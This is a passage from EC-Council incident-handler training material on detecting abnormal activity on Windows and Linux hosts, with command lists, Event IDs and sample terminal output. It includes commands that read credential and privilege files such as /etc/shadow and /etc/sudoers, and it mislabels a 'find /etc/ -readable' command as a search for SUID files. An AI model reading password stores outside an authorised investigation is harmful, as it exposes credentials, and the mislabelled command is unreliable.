



Figure 6.79: Screenshot of dir /ah command to display hidden files

- **Unusual Processes and Services**
  - Incident handlers can use the Sysinternals suite (such as **Process Explorer**) to detect abnormal activities in the running processes, which helps in checking for unknown entries and processes with usernames "**SYSTEM**" and "**ADMINISTRATOR**."
  - Run the **`taskmgr.exe`** command to view all active processes.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unusual Running Network Services**
  - Run the **`services.msc`** command to view the list of running programs and services. In the displayed window, you can identify unusual services and terminate them.





Figure 6.80: Screenshot of Services in Windows system

  - Use the **`net start`** command to retrieve the list of all running services.





Figure 6.81: Screenshot of net start command showing running services

- **Unusual Network Activity**

  Incident handlers can use the following commands and Sysinternal utilities to check for unusual network activity in Windows systems.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`net view`**: Run this command to view the list of shared domains, computers, or resources in a system. This command helps in validating file shares and their activities.
- **`tcpview`**: Run this Sysinternal utility to view the list of TCP and UDP endpoints, which include the local and remote addresses.
- **`net session`**: Run this command to view all open sessions.
- **`net use`**: Run this command to view information about open sessions.
- **`netstat`**: Run this command to view all TCP connections and ports. This command helps in determining suspicious port activity.





Figure 6.82: Screenshot of netstat showing TCP connections

- **Unusual Automated Tasks**
  - **`at`**: Run this command to view the existing scheduled tasks in a system. It helps in identifying unusual and automated tasks.
- **Unusual Log Entries**

  Incident handlers can look for the following unusual log entries using the Windows Event Viewer utility:
  - **Event ID 64004:** Indicates the replacement of newer system files with older ones
  - **Event ID 4688:** Indicates new process creation; check for unusual processes with unknown names
  - **Event ID 4697:** Indicates new service creation
  - **Event ID 4698:** Indicates new scheduled task creation
  - **Event ID 4657:** Indicates modification in registry key
  - **Event IDs 7034, 7035, 7036,** and **7040:** Related to virus activities


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Inappropriate Usage Incidents: Analyzing Abnormal Activities in Linux-based Systems

To detect abnormal activities in Linux-based systems, the IH&R team must verify the system content. Incident responders should analyze information related to user logging activities, running services, and network connections. Listed below are some abnormal activities in Linux-based systems that should be identified by incident handlers:

- **Unusual User Accounts**
  - **`cat /etc/passwd`**: Run this command to view all existing user accounts in a Linux system.

```
ubuntu@ubuntu-Virtual-Machine:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
```

Figure 6.83: Screenshot of cat /etc/passwd command showing all user accounts

  - **`find / -nouser -print`**: Run this command to check if a temporary account is created by an unauthorized user.
  - **`cat /etc/shadow`**: Run this command to view password details and hashes.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo cat /etc/shadow
[sudo] password for ubuntu:
root:!:19017:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
www-data:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
nobody:*:18858:0:99999:7:::
systemd-network:*:18858:0:99999:7:::
```

Figure 6.84: Screenshot of /etc/shadow file

- **`cat /etc/sudoers`**: Run this command to view existing user/group privileges and identify unusual users with high-level privileges.

- **Unusual Files**
  - Run the following command to view files with unusual size and permissions:

    **`find /home/ -type f -size +512k -exec ls -lh {} \;`**
  - Run the following command to find suspicious files in the system from the last 3 days:

    **`find / -mtime -3 -ls`**
  - Run the following command to discover all files containing the SUID bit, which can be used to change file access permissions:

    **`find /etc/ -readable -type f 2>/dev/null`**

- **Unusual Running Network Services**
  - **`service --status-all`**: Run this command to view the status of all running services in the system and detect abnormal services.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu-Virtual-Machine:~$ service --status-all
 [ + ]  acpid
 [ + ]  alsa-utils
 [ + ]  anacron
 [ - ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  avahi-daemon
 [ + ]  binfmt-support
 [ - ]  bluetooth
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  cups
 [ + ]  cups-browsed
 [ + ]  dbus
 [ + ]  gdm3
 [ - ]  grub-common
 [ - ]  hwclock.sh
 [ + ]  irqbalance
 [ + ]  kerneloops
 [ - ]  keyboard-setup.sh
```

Figure 6.85: Screenshot of service --status-all showing services

- **`cat /etc/crontab`**: Run this command to view all scheduled tasks and identify abnormal scheduled tasks or jobs.

```
ubuntu@ubuntu-Virtual-Machine:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Figure 6.86: Screenshot of /etc/crontab showing scheduled tasks

- **`more /etc/hosts`**: Run this command to validate the file that translates host and domain names into IP addresses and identify abnormal changes, if any.
- **`more /etc/resolv.conf`**: Run this command to view resolver information and abnormal changes in DNS configuration.

- **Unusual Network Activity**
  - **`lsof -i`**: Run this command to view all processes with PIDs listening to ports and identify abnormal processes, if any.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`netstat -nap`**: Run this command to view all listening ports in the system.

```
ubuntu@ubuntu-Virtual-Machine:~$ netstat -nap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:45644         127.0.0.1:6379          TIME_WAIT   -
tcp6       0      0 ::1:6379                :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.1.9:53774         8.8.8.8:53              ESTABLISHED -
udp        0      0 0.0.0.0:631             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp        0      0 127.0.0.1:51543         127.0.0.1:51543         ESTABLISHED -
udp        0      0 10.10.1.9:55966         8.8.8.8:53              ESTABLISHED -
udp        0      0 0.0.0.0:36465           0.0.0.0:*                           -
udp        0      0 10.10.1.9:40579         8.8.8.8:53              ESTABLISHED -
udp        0      0 10.10.1.9:57084         8.8.8.8:53              ESTABLISHED -
udp6       0      0 :::5353                 :::*                                -
udp6       0      0 :::59574                :::*                                -
raw6       0      0 :::58                   :::*                    7           -
```

Figure 6.87: Screenshot of netstat -nap command

- **Unusual Log Entries**

  - **`lastlog`**: Run this command to view the most recent logs of a user or all users and identify suspicious log entries, if any.

```
ubuntu@ubuntu-Virtual-Machine:~$ lastlog
Username         Port     From             Latest
root                                       **Never logged in**
daemon                                     **Never logged in**
bin                                        **Never logged in**
sys                                        **Never logged in**
sync                                       **Never logged in**
games                                      **Never logged in**
man                                        **Never logged in**
lp                                         **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
proxy                                      **Never logged in**
www-data                                   **Never logged in**
backup                                     **Never logged in**
list                                       **Never logged in**
irc                                        **Never logged in**
gnats                                      **Never logged in**
nobody                                     **Never logged in**
systemd-network                            **Never logged in**
systemd-resolve                            **Never logged in**
systemd-timesync                           **Never logged in**
```

Figure 6.88: Screenshot of lastlog command

  - **`tail auth.log`**: Run this command to detect abnormal SSH or Telnet authentication activity in the system.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **`history | less`**: Run this command to view the history of commands executed in the system and identify suspicious commands, if any.
- Run the following command to view failed authentication attempts:

  **`cat /var/log/secure | grep "authentication failure"`**

- **Unusual Processes**
  - **`top`**: Run this command to view the list of real-time running processes in the system and detect abnormal processes, if any.

